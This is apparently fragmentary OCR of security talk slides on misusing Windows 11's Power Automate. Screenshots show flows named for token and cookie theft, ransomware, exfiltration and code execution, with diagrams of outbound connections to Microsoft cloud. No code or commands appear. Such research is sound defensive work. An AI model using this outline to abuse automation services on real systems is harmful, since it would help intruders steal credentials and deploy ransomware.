
Automate in Windows 11

Boost productivity with desktop automation

Get more done by automating daily tasks across your desktop applications with Power Automate—included in Windows 11 for users with a Microsoft account.

Watch overview ▶

Start now >



Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors



Windows 11 allow users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.



Power Automate

All Apps Documents Web More ▾

Best match

Power Automate machine runtime
App

Apps

Power Automate

Search the web

- power auto - See web results
- power automate
- power automate desktop
- power automate login
- power automate pricing
- power automate flow
- power automate microsoft
- power automate desktop download

Power Automate
App

- Open
- Run as administrator
- Pin to Start
- Pin to taskbar
- App settings
- Rate and review
- Share
- Uninstall





youtu.be/Kik9oXu_-bl



Power Automate

Hi — □ ×

+ New flow

Environments Pwntoso (default) Settings ? Help Search Flows

Office Refresh

My flows Shared with me Examples

	Name	Modified	Status
✓	StealPowerAuto...	1 day ago	Not running
	TheCookieMonster	1 day ago	Not running
	Ransomware	1 month ago	Not running
	Exfil	1 month ago	Not running
	CodeExec	1 month ago	Not running
	Cleanup	1 month ago	Not running

Synced to cloud

Run



Windows 11



Power Automate



Office cloud services

On-Prem : MS cloud

Windows 11

User : NT Service\UIFlowService



Power Automate



Machine Runtime

On-Prem : MS cloud



Office

Office cloud services

Windows 11



User : NT Service\UIFlowS



File Edit Debug Tools View Help Untitled | Power Automate

Recorder

Browser extensions >

- Microsoft Edge
- Google Chrome
- Firefox

Search actions

> Variables

> Conditionals

> Loops

es

Power Automate

Machine Runtime

New Tab x +

Search with Google or enter address

Add Microsoft Power Automate Desktop (preview)?
It requires your permission to:

- Access your data for all websites
- Exchange messages with programs other than Firefox
- Clear recent browsing history, cookies, and related data
- Access browser tabs

[Learn more about permissions](#)

Add Cancel

On-Prem : MS cloud

Windows 11

User : NT Service\UIFlowService



Power Automate



Machine Runtime



On-Prem : MS cloud



Office cloud services





Windows 11



Office cloud services

User : NT Service\UIFlowService



On

Windows 11

User : NT Service\UIFlowService



Power Automate



Machine Runtime



Corp
network
boundary





Office cloud services

On-Prem : MS cloud


Windows 11

User : NT Service\UIFlowService



outbound conn


Corp
network
boundary



Office

Office cloud services


On-Prem : MS cloud



Windows 11

Office

User : NT Service\UIFlowService






On-Prem : MS cloud

Your machines

Machines

Check the real-time health and status of your machines and the desktop flows running on them. [Learn more](#)

Machines Machine groups VM images (preview)

Machine name ↑ ▾	Descrip... ▾	Version	Group ▾	Status	Flows run...	Flows que...	Ac... ▾	Own
hi	—	2.20.141.22151	—	⊗ Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	✓ Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	✓ Connected	0	—	Owner	

Run from cloud

The image shows a sequence of two UI elements in the Power Automate interface. The top element is a blue button with a hand icon and the text "Manually trigger a flow". A downward-pointing arrow indicates a transition to the second element, which is a "Desktop flows" search window. This window has a search bar containing the text "Search connectors and actions" and a left arrow. Below the search bar, there are two tabs: "Triggers" and "Actions", with "Actions" being the active tab. To the right of the tabs is a "See more" link. The search results list two premium actions:

- Run a flow built with Power Automate for desktop** (Premium) Desktop flows
- Run a flow built with Selenium IDE** (Premium) Desktop flows

Task status

Desktop flow runs


Here's a quick overview of the desktop flows you have running. [Learn more](#)

Requested ↓ ▾	Desktop flow ▾	Status ▾	Run start ▾	Run mode ▾
Jul 6, 12:48 PM (6 d ago)	GetPowerAutomateToken	Succeeded	Jul 6, 12:48 PM (6 d ago)	Local attended
Jun 30, 10:27 AM (1 wk a...)	TheCookieMonster	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 30, 10:27 AM (1 wk a...)	GetPowerAutomateToken	Succeeded	Jun 30, 10:27 AM (1 wk ago)	Local attended
Jun 22, 02:55 PM (2 wk a...)	GetPowerAutomateToken	Succeeded	Jun 22, 02:55 PM (2 wk ago)	Local attended
Jun 19, 04:10 PM (3 wk a...)	GetPowerAutomateToken	Succeeded	Jun 19, 04:10 PM (3 wk ago)	Local attended
Jun 19, 03:58 PM (3 wk a...)	GetPowerAutomateToken	Succeeded	Jun 19, 03:58 PM (3 wk ago)	Local attended
Jun 19, 03:55 PM (3 wk a...)	GetPowerAutomateToken	Failed	Jun 19, 03:54 PM (3 wk ago)	Local attended

Windows 11

Office




User : NT Service\UIFlowService




On-Prem : MS cloud

Windows 11

User : NT Service\UIFlowService




outbound conn



Office

